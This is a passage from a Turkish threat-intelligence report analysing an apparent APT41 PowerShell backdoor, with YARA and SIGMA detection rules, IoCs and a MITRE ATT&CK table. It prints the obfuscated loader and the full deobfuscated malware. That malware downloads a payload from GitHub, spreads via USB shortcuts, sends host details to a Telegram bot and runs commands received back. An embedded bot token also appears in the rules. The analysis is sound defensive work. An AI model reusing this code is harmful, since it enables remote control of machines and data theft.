vnwFdQHmagybT1cIPqlcoJ8JfiPykvrY/H6GO56pEeEDa8V1o+rYpxF/Ea4teU2OXN0eFQcmbGkk/AlZx4foQTbgZyriLor9BN5uudRZqGju8B1Q9','
NVB+NBTaSSQelryV/cM0v3L8F+y','7VhtT','vNpuKzMEGqp6OpFioCCpD8MCqyphjLrLjmkyYfRXEz4zJv0u6JHFMSl22i3soEH6XR54rnGphiQb+Y
woVqu2Vf4ec++bkUy4q1/2gKFqajcsXIYNN','tgk6aktwSj8wmwECOY8GhqxI3njnmqxRaDBd8PL7k0J7nwWr5/R','zfaLs3z5qgehwNB5rpWLGav
1kL6nivPFhlCz9x6Ml7sRxtlVvbZuAGECYeg+DKvW','dvDOhTZByc2EOa4VElQeGfsDx5/74Z7','eda7p0Wion74SUmRx+ntMdy','9tKFv5eqf9hrm
Uam2KHpL2rq6Colwb','B','W','9ebB3v1FvQB859tx8mqbWjjv075Q','JQ7DVc','xegjJALfNEZkd3unamsXDDk17Fe/Pu7c4oqOFOo0QO5tt1W9p
tMv8++qVXvXcqzHGJQP','gA3ZA6RfVOjza+EtpW2+jMMKhpthGY+dRwD+Hzr/u9DpdQZgGMQO2Ccc/pp5N7/','VHZiq5TrzxKLvbRkTWkbzWE
wxE3kL3m6','E1fSxeESbbVS5OSsKszGont+1B1EWU6VXA3m0sasSZDI3mkw0I1','GbqHhUcVoG19gmo7aLdZAQ8bTyBDXbWB4Wnd6MnskzU
EPQNZkg1XU+aQUVPM86dfOuUPCCL8m156rk6YuOR4VhlLz4abR','bjpPlSEeIRNpr++S7xFAv2n/fLMbKa7no3sntoosP+g+MKV5KNUsJF/','HQl
qLvDACepz6yCGqBxLZOyi//FTyvXE0ghiD1HetWdB7+To9OJ8/+x492j/9S','N0c854lQ3zqdvoimSprbU1WYIirS7tdK9unb89tSQPg81a32zutX7r5
ShdqNjCzyUyXGQok8El2nV+RG5lPhkAzvOryUoRGpSBTPwkIl','xPz','7xW8vl6v4jmgUhKO/GvER+a85nZRxQMaAlRw5E7IAPka3dOFZCazzXT/D
FXG25MiZPkpJR8FCn4+bzxcGeH9I3CzQAZJjT6','uAVOb/VevdfhxX+zDHpzkQiEaMKLjNZ8Yqg4iE1','B4yUAhuvHy36kZInRSFIryv1JoUw0','9xR8c
yUgVuhibwX6ciMFuWaayUhpk','m7tX4vcsJk0E5mzX9lsAh/ZOVeJMA+i7KC/yxqXMn/XHh4WiYx4uif1VYPBqRXR','ROgVwaINmCtLfz0N28FSV
9JZRYc7znZZBkTj6DD/oYvcoS1kCZIDioO8Wn1QxoNTkL+xTKbKFqqa+wen1+/3xJhPU/MZgJ','5mHw64SSdf546+9i84Ah6RURU6l','euNczZorRL
cAfqeLQI62BYzSY','ff8yhmG1G8Qdt9J6Aqw+g5FDfiey5upFnOCjdGyRF7q9nbycLLnbWvB5vh5pqlJXeWDHufI2mXKRNSoSsLtGiVOh8NAGjn','P
KMuLpAl5jV','L8GT/PDB/9r6BrBk3RW4','Z9Ww4QOUzvD6jJtLY/BNZ2','A0aFai+b30X3AL9TXbvkh4ijTL','ThWoUUarf','VQw53cRTQpWjM')), (
Get-vArIABLe ("{1}{0}"-f '3l4','OS')  ).vAlue::"DE`c`OMpRE`sS")|&("{0}{1}"-f 'FoRea','CH') { &("{2}{1}{0}" -f 'T','bjEc','NEw-O')  ("{2}{3}{1}{0}" -
f'eADEr','mR','io.ST','REa')( ${_},  ( iteM  ("var"+"ia"+"ble:cd"+"0") ).vALue::"aSC`Ii" ) }).("{1}{0}{2}"-f'EAd','R','toenD').Invoke()
```

Script 2

Script1'deki powershell scripti incelendiğine obfuscate'li halde bulunan Scipt2 tespit edilmiştir.

```
[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12;
$ErrorActionPreference="Continue";
$a="api.telegram.org";
do{Sleep(Get-Random 100)}while((iwr $a).StatusCode -ne 200)
$Query = "select * from __InstanceCreationEvent within 5 where TargetInstance ISA
'Win32_LogicalDisk' and TargetInstance.DriveType = 2";
$Action = {
   (gwmi cim_logicaldisk|?{($_.drivetype -eq 2)-and(Test-path "$($_.deviceid)\")}).DeviceID|%{
      if($null -eq $_){return}
      try{Expand-Archive -Path "$env:temp\xxx.zip" -DestinationPath "$env:temp" -force}catch{
         $uri = "https://raw.githubusercontent.com/efimovah/abcd/main/xxx.gif";
         Start-BitsTransfer -Source $uri -Destination "$Env:tmp\xxx.zip";
         Expand-Archive -Path "$env:temp\xxx.zip" -DestinationPath "$env:temp" -force}
      cp "$env:temp\xxx\*" -Destination "$_\dism" -Recurse -Force;rm "$env:temp\xxx" -Force -
Recurse
      sc "$_\system.bat" -value "@echo off`ncd %cd%dism`nstart dism.exe`nexit";
      attrib +s +h "$_\dism";attrib +s +h "$_\dism\*.*";attrib +s +h "$_\system.bat";
      (Gci "$_\" -Directory -force)|?{$_.name -notin ('dism','$RECYCLE.BIN','System Volume
Information')}|%{
         if($null -eq $_){return}
         attrib +s +h "$($_.fullname)"
         $WshShell = New-Object -comObject WScript.Shell
         $Shortcut = $WshShell.CreateShortcut("$($_.fullname).lnk")
         $Shortcut.TargetPath = "%SystemRoot%\System32\cmd.exe"
         $Shortcut.Arguments = "/c start explorer $($_.name) && system.bat && exit"
         $Shortcut.IconLocation = "%SystemRoot%\System32\SHELL32.dll,4"
         $Shortcut.WorkingDirectory = "%cd%"
         $Shortcut.Save()
      }
      (Gi "$_\*.pdf" -force)|%{
         if($null -eq $_){return}
         attrib +s +h "$($_.fullname)"
         $WshShell = New-Object -comObject WScript.Shell
         $Shortcut = $WshShell.CreateShortcut("$($_.fullname).lnk")
         $Shortcut.TargetPath = "%SystemRoot%\System32\cmd.exe"
         $Shortcut.Arguments = "/c start explorer $($_.name) && system.bat && exit"
         $Shortcut.IconLocation = "C:\Program Files
(x86)\Microsoft\Edge\Application\msedge.exe,13"
         $Shortcut.WorkingDirectory = "%cd%"
         $Shortcut.Save()
      }
   }
};
```

Script 3

Tmp klasörü içerisine 'https://raw.githubusercontent.com/efimovah/abcd/main/xxx.gif' url adresinden indirilen xxx.gif dosyası xxx.zip olarak indirildiği gözlemlenmiştir. İndirilen xxx.zip dosyası içerisinde bulunan dism.exe adlı dosyanın extract edildiği tespit edilmiştir. Ardından sistemde bulunan sabit sürücülerin kök dizinindeki tüm klasör ve pdf dosyaları isimlerine ait kısayollar oluşturmaktadır. Oluşturulan kısayol yapısı şu şekildedir:

```
(Gi "$_\*.pdf" -force)|%{
        if($null -eq $_){return}
        attrib +s +h "$($_.fullname)"
        $WshShell = New-Object -comObject WScript.Shell
        $Shortcut = $WshShell.CreateShortcut("$($_.fullname).lnk")
        $Shortcut.TargetPath = "%SystemRoot%\System32\cmd.exe"
        $Shortcut.Arguments = "/c start explorer $($_.name) && system.bat && exit"
        $Shortcut.IconLocation = "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe,13"
        $Shortcut.WorkingDirectory = "%cd%"
        $Shortcut.Save()
    }
```

Script 4 Create Shortcut for PDF Files

```
(Gci "$_\" -Directory -force)|?{$_.name -notin ('dism','$RECYCLE.BIN','System Volume
Information')}|%{
         if($null -eq $_){return}
         attrib +s +h "$($_.fullname)"
         $WshShell = New-Object -comObject WScript.Shell
         $Shortcut = $WshShell.CreateShortcut("$($_.fullname).lnk")
         $Shortcut.TargetPath = "%SystemRoot%\System32\cmd.exe"
         $Shortcut.Arguments = "/c start explorer $($_.name) && system.bat && exit"
         $Shortcut.IconLocation = "%SystemRoot%\System32\SHELL32.dll,4"
         $Shortcut.WorkingDirectory = "%cd%"
         $Shortcut.Save()
      }
```

Script 5 Create Shortcut for Directories

```
Register-WmiEvent -Query $Query -Action $Action -SourceIdentifier USBFlashDrive;
$cn=$env:COMPUTERNAME
if(-not(New-Object Threading.Mutex($false, $cn)).WaitOne(1)){exit}
$reg="HKCU:\Environment"
while(-not $ip){Sleep(Get-Random 100);$ip=irm "http://ip-api.com/json"}
$ip_local = (Get-NetIPConfiguration|?{$_.IPv4DefaultGateway -ne $null -and $_.NetAdapter.Status -ne
"Disconnected"}).IPv4Address.IPAddress
$tk,$id = (gp $reg -name GUID).GUID -split "::"
$tk1,$id1 = (gp $reg -name GUID1).GUID1 -split "::"
$tk2,$id2 = (gp $reg -name GUID2).GUID2 -split "::"
$tks=@($tk,$tk1,$tk2);$ids=@($id,$id1,$id2)
$model = (Get-WmiObject win32_computersystem).model
$hd = (get-partition -DriveLetter C|get-disk).FriendlyName
$os,$type = 'Version', 'ProductType'|%{(Get-CimInstance -ClassName Win32_OperatingSystem).$_}
$av = ((Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct).displayName|sort -
Unique) -join ","
$info = "$cn : $(whoami) : $($ip.countryCode)-$($ip.region) : $($ip.query) : $ip_local : $model : $hd : $os : $type :
$av :"
$uri = "$a/bot$tk/sendMessage?chat_id=$id&text=$info"
sal 4ID ((gal i??)[1]);$m=(gp $reg -name date).date;
$i=0;while($i -lt 5){
   $ok = $null;$i+=1
   if($m){$ok = (iwr "$uri reconnected!").StatusCode
   }else{$ok = (iwr "$uri new connection!").StatusCode}
   if($ok -eq 200){break}
   Sleep(Get-Random 1000);
}
```

Script 6

```
"$cn : $(whoami) : $($ip.countryCode)-$($ip.region) : $($ip.query) : $ip_local : $model : $hd : $os : $type : $av :"
```

Script 7 Format of Data Collection

Yapılan incelemeler sonucunda cihaza ait bazı bilgilerin telegram üzerinden gönderildiği tespit edilmiştir. Söz konusu bilgiler aşağıdaki gibidir:

- Cihazın herhangi bir gateway ile bağlantısı bulunuyor ise IPv4 bilgisi
- Model bilgisi
- İşletim Sistemi bilgisi
- Sistem üzerinde bulunan sabit disk bilgileri
- Bilgisayar adı bilgisi
- Sistem üzerinde bulunan Anti Virüs yazılımlarının listesi
- Sistem üzerindeki kullanıcı yetkisi bilgisi

```
while(1){
   Sleep(Get-Random 100);$t_msg=$tks|%{
      $mg=(irm -Uri "$a/bot$_/getUpdates").result.message;
      $mg|Add-Member -NotePropertyName token -NotePropertyValue $_;$mg
   }|?{$_.chat.id -in $ids}|sort date;
   $t_msg|%{
      if($m -lt $_.date){
         $m=$_.date;sp $reg -name date -value $m;
         $name,$task=$_.text -split " :: ";$name=$name -split ",";
         if(($cn -in $name)-or($name -like "all")) {
            $uri="$a/bot$($_.token)/sendMessage?chat_id=$($_.chat.id)&text=$info"
            $ms=($task|4ID -ErrorVariable b)|Out-String;
            $i=0;while($i -lt 5){
               $ok = $null;$i+=1
               $ok = (iwr "$uri`n$($ms[0..$(4080-$info.Length)] -join '')").StatusCode
               if($b){iwr "$uri`n$(($b|out-string)[0..$(4080-$info.Length)] -join '')"}
               if($ok -eq 200){break}
               Sleep(Get-Random 1000);
            }
         }
      }
      $tks=@($tk,$tk1,$tk2);$ids=@($id,$id1,$id2)
      $m=(gp $reg -name date).date
   }
}
```

Script 8

Kullanılan bot üzerinden hedeflenen bilgisayar isimlerinin çekildiği ve bulunulan sistemdeki bilgisayar adı ile uyuşması durumunda cihaz bilgilerinin farklı bir telegram kanalına tekrar gönderilmektedir.

IoC (Indicator of Compromise)

MD5	aea6585be1b8ed83061e13b72e2f21d7
SHA256	bb3d35cba3434f053280fc2887a7e6be703505385e184da4960e8db533cf4428
URL	https[:]//raw[.]githubusercontent[.]com/efimovah/abcd/main/xxx.gif
URL	http[:]//ip-api[.]com/json

Tablo 2 IoC Table

Rules

YARA

```
import "hash"
rule Rule_APT41
{
meta:
        author="Bilal BAKARTEPE & Buğra KÖSE"
        description="APT41 Analysis Report"
strings:
        $ctext1="v653Bmua-53JCY7Vq-tgSAaiwC-SSq3D4b6" //mutex name
         $ctext2="Software\\Classes\\.abcd"
        $ctext3="Software\\Classes\\abcdfile\\shell\\open\\command"
        $ctext4="5621584862:AAGG6WcTvFu7ADpnMT42PqwOoKfTqMDQKkQ::5028607068" //GUID

        $cmd1="C:\\Windows\\system32\\forfiles.exe /p c:\\windows\\system32 /m notepad.exe /c \"cmd.exe
/c whoami >>"
        $cmd2="sal abcd ($EnV:COMspEC[4, 26, 25]-
jOiN'');[System.Text.Encoding]::UTF8.GetString(([System.Convert]::"
        $cmd3="FromBase64String((gp 'Registry::HKEY_CLASSES_ROOT\\abcdfile\\shell\\open\\command' -
Name 'abcd').'abcd')"
        $cmd4="|%% -Begin{$i=0} -Process{$_ = $_ -bxor $i%%256;$i++;$_}))|abcd\""
        $cmd5="c0RWLlJkVG5pS0ZuLCUsdCBsaSJpNzY6fjk9T3koOTMHTHoEDQUGDwhyfnJ8aHMHEkoATk8ES0wI
RBgbEVseGBIVZW9jayU"

        $url1="https://raw.githubusercontent.com/efimovah/abcd/main/xxx.gif"
        $url2="http://ip-api.com/json"

condition:
        hash.md5(0,filesize) == "aea6585be1b8ed83061e13b72e2f21d7" or
        all of ($ctext*,$cmd*,$url*)
}
```

SIGMA

```
title: APT41 Group
status: experimental
description: Detects APT41 malware indicators.
author: Bilal BAKARTEPE & Buğra KÖSE
date: 2023/06/07
tags:
   - attack.persistence
   - attack.t1134
   - attack.t1001
   - attack.backdoor
logsource:
   category: registry_event
   product: windows
detection:
   selection1:
      EventType: SetValue
      TargetObject|contains: 'HKEY_CURRENT_USER\\Environment\\GUID'
      Details:
         - '5621584862:AAGG6WcTvFu7ADpnMT42PqwOoKfTqMDQKkQ::5028607068'
   selection2:
      EventType: registry_event
      TargetObject|contains: 'Software\\Classes\\.abcd'
      Details:
         - 'abcdfile'
   selection3:
      EventType: registry_event
      TargetObject|contains: 'Software\Classes\abcdfile\shell\open\command'
   selection4:
      EventType: registry_event
      TargetObject|contains: 'Software\Classes\abcdfile\shell\open\command'
      Details:
         - "cmd.exe /c SyncAppvPublishingServer.vbs \"n;sal abcd ($EnV:COMspEC[4, 26, 25]-jOiN',27h,27h,');["
   selection5:
      EventType: registry_event
      TargetObject|contains: 'Software\Classes\abcdfile\shell\open\command'
      Details:
         -
"c0RWLlJkVG5pS0ZuLCUsdCBsaSJpNzY6fjk9T3koOTMHTHoEDQUGDwhyfnJ8aHMHEkoATk8ES0wIRBgbEVseGBIVZW9jayU"
   condition: selection1 or selection2 or selection3 or selection4 or selection5
fields:
   - backdoor
   - command
   - APT41
   - shell
level: critical
```

MITRE ATT&CK Tablosu

Initial Access	Execution	Discovery	Collection	Defense Evasion	Credential Access	Command and Control	Exfliration
T1190 Exploit Public-Facing Application	T1059 Command and Scripting Interpreter	T1082 System Information Discovery	T1005 Data from Local System	T1070 Indicator Removal on Host: File Deletion	T1003 OS Credential Dumping	T1071 Application Layer Protocol: Web Protocols	T1041 Exfliration Over C2 Channel
T1566 Phishing	T1203 Exploitation for Client Execution	T1033 System Owner/User Discovery	T1560 Archive Collected Data	T1140 Deobfuscate/Decode Files or Information		T1105 Ingress Tool Transfer	T1567 Exfiltration Over Web Service
	T1047 Windows Management Instrumentation	T1049 System Network Connections Discovery		T1134 AccessTokenManipulation		T1090 Proxy	T1048 Exfiltration Over Alternative Protocol
	T1569 System Services			T1197 BITS Jobs			

ECHO

CYBER THREAT INTELLIGENCE